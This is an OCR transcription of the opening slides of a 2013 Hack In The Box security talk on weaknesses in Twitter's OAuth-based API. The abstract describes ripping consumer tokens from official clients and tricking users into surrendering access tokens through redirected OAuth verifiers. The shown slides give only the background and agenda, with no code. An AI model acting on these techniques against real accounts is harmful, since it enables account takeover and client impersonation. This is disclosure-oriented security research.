Abusing Twitter API & OAuth Implementation

Nicolas Seriot

April 10th, 2013

Hack In The Box
Amsterdam, NL

Abstract

Since March 2013, Twitter's new web API requires every request with a user context to be **signed with OAuth**. This mechanism is supposed to prevent abuse and also allow Twitter to **ban third-party clients** who do not adhere to their new, much stricter terms of service.

After studying how Twitter API uses OAuth, it turns out that the required authentication is inefficient in letting Twitter control third party applications. **A rogue client can impersonate a 'blessed' client** by using its OAuth consumer tokens and access the API unnoticed. Consumer tokens are supposed to be kept secret, but we'll see various **fun and dynamic reverse engineering techniques** for extracting them from popular Twitter clients, including the latest versions for OS X and iOS.

We also found that Twitter allows several third-party clients to redirect oauth verifiers to a URL defined by the client. As you can impersonate the client, you can redirect the oauth verifier to your own pirate server. I'll explain how to **trick someone into giving you access tokens for his account** without noticing and without moving away from Twitter's secure website.

I'll end by **discussing the Twitter API from a security standpoint** and explain that to a great extent, many issues are caused by a fundamental mistake – Taking OAuth authentication from the web to the desktop.

Bio

- iOS / Cocoa dev.
- Software Engineer
- Master in Economic Crime Investigation
- Twitter user since July, 2008
- Father of a 10 months old baby today!

Software Developer

What my friends think I do.

What my parents think I do.

What I think I do.

What society thinks I do.

What I actually do.

Agenda

1. **Twitter**
2. OAuth
3. Ripping Consumer Tokens
4. iOS / OS X + STTwitter
5. Discussion

now $8 billion valuation,
top-10 most visited websites

Tweets/day

5000 | 1M | 22 | 50 | 65 | 140M | 340M

twitter | twitter

Twitter launch

verified accounts (celebrities)

trending topics

promo. tweets web

Dick Costolo CEO

promo. tweets mobile

no more RSS

2006 | 2007 | 2008 | 2009 | 2010 | 2011 | 2012 | 2013

Tweetie buyout

TweetDeck buyout

stricter ToS, display guidelines

last OS X client update

API

HTTP Basic Authentication

OAuth API v. 1.0

v. 1.1

- The author's name and @username must be displayed to the right of the avatar.
- Reply, Retweet and Favorite Tweet actions must always be available.
- No other 3rd party actions similar to Follow, Reply, Retweet may be attached to a Tweet.
- The Twitter logo or Follow button for the Tweet author must always be displayed.
- The Tweet timestamp must always be linked to the Tweet permalink.
- A timeline must not be rendered with non-Twitter content. e.g. from other networks.

https://dev.twitter.com/terms/display-requirements


- Max. 100'000 users per Twitter client app.
- *"Twitter discourages development in this area"*
  https://dev.twitter.com/terms/api-terms

Enforcing / Breaking the Rules

- March 2013: OAuth authentication for every API request with user context
- "*We reserve the right to revoke your app*" https://dev.twitter.com/terms/api-terms
- Can a rogue client spoof the identity of a regular client and use the API as it wants?


Agenda


1. Twitter
2. **OAuth**
3. Ripping Consumer Tokens
4. iOS / OS X + STTwitter
5. Discussion



